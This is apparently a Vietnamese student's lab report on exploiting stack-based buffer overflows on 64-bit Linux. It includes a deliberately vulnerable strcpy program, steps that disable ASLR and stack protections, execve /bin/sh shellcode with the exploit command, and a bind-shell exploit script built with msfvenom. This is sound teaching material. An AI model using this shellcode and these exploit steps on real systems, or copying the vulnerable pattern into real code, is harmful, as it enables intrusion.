
LAB 2

KHAI THÁC VÀ NGĂN CHẶN LỖI BUFFER OVERFLOW

Họ tên : Trần Kim Thiện


MSSV: 1050080076Lớp: 10\_ĐH\_CNPM1Link youtube: <https://youtu.be/q8WpopaI3qM>

Câu 1: Khai thác lỗi Stack-based Buffer Overflow trên Linux 64 bit1.1. Soạn thảo 1 chương trình buf.c$mkdir bufferoverflow && cd bufferoverflow  
$nano buf.c  
#include<stdio.h>  
#include<string.h>  
int main(int argc, char \*argv[])  
{  
char buf[100];  
strcpy(buf,argv[1]); printf("Input  
was: %s\n",buf);  
return 0; }




1.2. Biên dịch chương trình **buf.c**

gcc -g -fno-stack-protector -z execstack buf.c -o buf





1.3 Tắt chức năng Address Space Layout Randomization (ASLR)$sudo sysctl kernel.randomize\_va\_space=0  
Hoặc:  
$sudo nano /proc/sys/kernel/randomize\_va\_space  
#Chuyển giá trị 2 thành 0



1.4 Cài đặt gdb và bắt đầu debug chương trình$sudo apt update


sudo apt install gdb -y  
$gdb -q buf







Ở đây bị lỗi và không thể chạy lệnh sudo apt update && apt install gdb –y  
🡪 Phải tách lệnh ra thành sudo apt update

🡪Và sudo apt install gdb –y







gdb -q buf




1.5 Bên trong môi trường gdb, chọn cú pháp assembly theo kiến trúc Intel và chuyển hàmmain thành ngôn ngữ assembly:- (gdb)set disassembly-flavor intel  
- (gdb)disass main


  
1.6 Xác định vị trí của return address (RIP)(gdb)run $(python2 -c "print 'A'\*100 + 'B'\*12 + 'C'\*8 + 'D'\*6")



(gdb)info registers



(gdb)x/100x $rsp-200



- Ý nghĩa của thanh ghi rbp, rsp, rip:

rbp (Base Pointer): Thường được dùng để trỏ đến đáy của frame hiện tại trên stack. Nó giúp dễ dàng truy cập các biến cục bộ và tham số hàm. Trong quá trình thực thi hàm, rbp thường được thiết lập bằng giá trị của rsp khi hàm bắt đầu và rsp có thể thay đổi trong quá trình thực thi hàm.

rsp (Stack Pointer): Trỏ đến đỉnh hiện tại của stack. Stack là một vùng bộ nhớ được dùng để lưu trữ các biến cục bộ, tham số hàm, địa chỉ trả về, và các thông tin trạng thái khác. rsp thay đổi khi các giá trị được push (đẩy) vào hoặc pop (lấy ra) khỏi stack.

rip (Instruction Pointer): Chứa địa chỉ của lệnh tiếp theo sẽ được thực thi. Nó điều khiển luồng thực thi của chương trình.


- Địa chỉ và giá trị của thanh ghi rbp: 0x4343434343434343

- Địa chỉ và giá trị của thanh ghi rip: 0x4444444444444444

- Địa chỉ bắt đầu và kết thúc của buf trên stack:

Địa chỉ bắt đầu của buf (ký tự 'A'): 0x7fffffffdc98

Địa chỉ kết thúc của buf (ký tự 'D'): 0x7fffffffdd4d



1.7 Khai thác- 52 chỉ thị NOP(No Operation):  
'\x90'\*52  
- Shellcode (48 bytes)  
'\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\  
x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\  
xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\  
x0f\x05'

- Lệnh khai thác :

run $(python2 -c "print '\x90'\*52 + '\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\x0f\x05' + 'B'\*8 +'C'\*8 + '\x70\x38\x88\xBD'")



**Câu 2: Khai thác lỗi Buffer Overflow với Listening Shell**2.1. Tham khảo và thực hiện hướng dẫn khai thác lỗi Stack-based buffer overflow có listening shell ở link  
<https://samsclass.info/127/proj/ED203.html>

mkdir lab02\_02


cd lab02\_02

wget -nv https://samsclass.info/127/proj/ED3a.c

wget -nv https://samsclass.info/127/proj/ED3a

chmod a+x ED3a

./ED3a



- Xem mã nguồn

Thực hiện lệnh: cat ED3a.c



- Làm một Fuzzer

- Trong cửa sổ Terminal, thực hiện lệnh: nano fuzzer

#!/usr/bin/python3

import sys

length = int(sys.argv[1])

print ( 'A' \* length)

* Ctrl + o 🡪 Ctrl + X




Thực thi các lệnh này để làm cho fuzzer có thể thực thi được và kiểm tra nó:

chmod a+x fuzzer

./fuzzer 10

./fuzzer 20



- Thực hiện các lệnh này để kiểm tra chương trình với các đầu vào có độ dài 1000 và 1010../ED3a $(./fuzzer 1000)

./ED3a $(./fuzzer 1010)



- Thực hiện các lệnh này để tải chương trình vào gdb và chạy nó.

gdb -q ED3a

run $(./fuzzer 1020)

-Trong cửa sổ Terminal, thực hiện lệnh: nano ex1 -

Nhập mã này:

#!/usr/bin/python prefix = 'A' \* 1000

pattern = 'BBBBCCCCDDDDEEEEFFFF



print prefix + pattern



chmod a+x ex1

gdb –q ED3a

run $(./ex1)


 

Sau đó bấm q 🡪 Ra ngoài

Thực thi lệnh này, lệnh này hiển thị các khai thác có sẵn cho nền tảng Linux, liên

kết một trình bao với một cổng TCP đang nghe:


sudo msfvenom -l payloads | grep linux | grep bind\_tcp



- Khai thác muốn được đánh dấu ở trên: linux / x86 / shell\_bind\_tcp

- Để xem các tùy chọn tải trọng, hãy thực hiện lệnh này

sudo msfvenom -p linux/x86/shell\_bind\_tcp --list-options



- Xây dựng Khai thác

- Trong CỬA SỔ MÁY CHỦ, thực hiện lệnh: nano ex2 #!/usr/bin/python nopsled =

'\x90' \* 500

suffix = 'A' \* (1012 - len(nopsled) - len(buf)) eip =

'1234'

attack = nopsled + buf + suffix + eip print

attack

- Thực thi các lệnh này để làm cho chương trình có thể thực thi và chạy nó. chmod

+x ex2

./ex2

- Chương trình chạy, in ra một chuỗi dài các ký tự kết thúc bằng "1234"




- Tìm NOP Sled trong RAM

- Trong cửa sổ Terminal, thực hiện các lệnh:


gdb -q ED3a


disassemble copier



- Mã chạy đến điểm ngắt: break \* 0x08049241

run $(./ex2)









Câu 3: Khai thác lỗi Heap-based Buffer Overflow trên Linux 64 bit

